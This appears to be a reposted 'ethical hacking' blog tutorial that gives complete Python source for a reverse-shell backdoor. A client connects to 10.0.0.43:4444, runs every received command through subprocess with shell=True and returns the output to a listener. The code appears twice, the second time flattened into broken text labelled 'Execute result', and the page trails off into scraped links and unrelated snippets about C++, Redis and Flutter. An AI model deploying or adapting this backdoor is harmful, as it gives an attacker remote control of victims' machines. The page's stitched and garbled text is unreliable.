
Python Ethical Hacking - BACKDOORS(3)
BACKDOORS Sockets
Problem:
- TCP is stream-based.
- Difficult to identify the end of message/batch.
Solution:
- Make sure the message is well defined.
- Implement a protocol that sends and receives methods conform to.
- Send the size of the message as a header.
- Append an end-of-message mark to the end of each message.

- Serialize the message.
BACKDOORS Serialization
Benefits:
- Message is well defined, receiver knows if message is incomplete.
- Can be used to transfer objects(lists, dicts ...etc)
Implementation:
- JSON and Pickle are common solutions.
- JSON(Javascript Object Notation) is implemented in many programming languages.
- Represents objects as text.
- Widely used when transferring data between clients and servers.
Server Side - Listener Code:
#!/usr/bin/env python

import socket

import json

class Listener:

    def __init__(self, ip, port):

        listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

        listener.bind((ip, port))

        listener.listen(0)

        print("[+] Waiting for incoming connections")

        self.connection, address = listener.accept()

        print("[+] Got a connection from " + str(address))

    def reliable_send(self, data):

        json_data = json.dumps(data).encode()

        self.connection.send(json_data)

    def reliable_receive(self):

        json_data = ""

        while True:

            try:

                json_data = json_data + self.connection.recv(1024).decode()

                return json.loads(json_data)

            except ValueError:

                continue

    def execute_remotely(self, command):

        self.reliable_send(command.decode())

        return self.reliable_receive()

    def run(self):

        while True:

            command = input(">> ").encode()

            result = self.execute_remotely(command)

            print(result)

my_listener = Listener("10.0.0.43", 4444)

my_listener.run()
Client Side - Backdoor code:
#!/usr/bin/env python

import json

import socket

import subprocess

class Backdoor:

    def __init__(self, ip, port):

        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        self.connection.connect((ip, port))

    def reliable_send(self, data):

        json_data = json.dumps(data).encode()

        self.connection.send(json_data)

    def reliable_receive(self):

        json_data = ""

        while True:

            try:

                json_data = json_data + self.connection.recv(1024).decode()

                return json.loads(json_data)

            except ValueError:

                continue

    def execute_system_command(self, command):

        return subprocess.check_output(command, shell=True)

    def run(self):

        while True:

            command = self.reliable_receive()

            command_result = self.execute_system_command(command)

            self.reliable_send(command_result.decode())

        connection.close()

my_backdoor = Backdoor("10.0.0.43", 4444)

my_backdoor.run()

Execute result:
#!/usr/bin/env pythonimport jsonimport socketimport subprocess
class Backdoor: def __init__(self, ip, port): self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM) self.connection.connect((ip, port))
def reliable_send(self, data): json_data = json.dumps(data).encode() self.connection.send(json_data)
def reliable_receive(self): json_data = "" while True: try: json_data = json_data + self.connection.recv(1024).decode() return json.loads(json_data) except ValueError: continue
def execute_system_command(self, command): return subprocess.check_output(command, shell=True)
def run(self): while True: command = self.reliable_receive() command_result = self.execute_system_command(command) self.reliable_send(command_result.decode()) connection.close()
my_backdoor = Backdoor("10.0.0.43", 4444)my_backdoor.run()
Python Ethical Hacking - BACKDOORS(3)的更多相关文章
- Python Ethical Hacking - BACKDOORS(8)
Cross-platform hacking All programs we wrote are pure python programs They do not rely on OS-specifi ...
- Python Ethical Hacking - BACKDOORS(1)
REVERSE_BACKDOOR Access file system. Execute system commands. Download files. Upload files. Persiste ...
- Python Ethical Hacking - BACKDOORS(7)
Handling Errors: If the client or server crashes, the connection will be lost. Backdoor crashes if: ...
- Python Ethical Hacking - BACKDOORS(6)
File Upload: A file is a series of characters. Uploading a file is the opposite of downloading a fil ...
- Python Ethical Hacking - BACKDOORS(5)
File Download: A file is a series of characters. Therefore to transfer a file we need to: 1. Read th ...
- Python Ethical Hacking - BACKDOORS(4)
REVERSE_BACKDOOR - cd command Access file system: cd command changes current working directory. It h ...
- Python Ethical Hacking - BACKDOORS(2)
Refactoring - Creating a Listener Class #!/usr/bin/env python import socket class Listener: def __in ...
- Python Ethical Hacking - ARP Spoofing
Typical Network ARP Spoofing Why ARP Spoofing is possible: 1. Clients accept responses even if they ...
- Python Ethical Hacking - NETWORK_SCANNER(2)
DICTIONARIES Similar to lists but use key instead of an index. LISTS List of values/elements, all ca ...
随机推荐
- ca72a_c++_标准IO库:面向对象的标准库
/*ca72a_c++_标准IO库:面向对象的标准库继承:基类->派生类3个头文件9个标准库类型IO对象不可复制或赋值 ofstream, f--file,文件输出流ostringstream, ...
- platform驱动架构初探
platform总线是Linux2.6引入的虚拟总线,这类总线没有对应的硬件结构.与之相反,USB总线和PCI总线在内核中是有对应的bus(USB-bus和PCI-bus)的.为了统一管理CPU这些既 ...
- Lucene5多条件查询
lucene是一个很强大的搜索工具,最近公司项目上用到,结合JAVA1234所讲,对多条件查询做出总结 先描述一下我的多条件需求,如果和您的类似,继续往下看. 1.我的Lucene搜索会在很多地方使用 ...
- Redis面试专题
Redis面试专题 1. 什么是redis? Redis 是一个基于内存的高性能key-value数据库. (有空再补充,有理解错误或不足欢迎指正) 2. Reids的特点 Redis本质上是一个Ke ...
- Flutter学习笔记(36)--常用内置动画
如需转载,请注明出处:Flutter学习笔记(36)--常用内置动画 Flutter给我们提供了很多而且很好用的内置动画,这些动画仅仅需要简单的几行代码就可以实现一些不错的效果,Flutter的动画分 ...
- skywalking学习ppt
和传统应用监控的区别,Dapper论文 监控图
- 2、struct2的工作流程
1.首先执行StrutsPrepareAndExecuteFilter,调用StrutsPrepareAndExecuteFilter类的doFilter方法 在该方法中会产生一个ActionMapp ...
- 解决UEditor编辑时,只添加视频内容,不添加文字,视频信息不能保存到数据库的问题
造成这个问题的原因是富文本保存内容时会筛除空标签,然后统计是否有内容,通过字数统计也可以看到,上传完视频后字数还是零,因为视频上传后是<video></video>标签,这个标 ...
- Redis高级特性
redis的事务(transaction) 转载:https://blog.csdn.net/fmwind/article/details/78065236 redis中的事务是一组命令的集合.事务同 ...
- list 迭代器的用法
string strTemp; list<string> strList; char *ch = new char[]; strcpy( ch , ""); strTe ...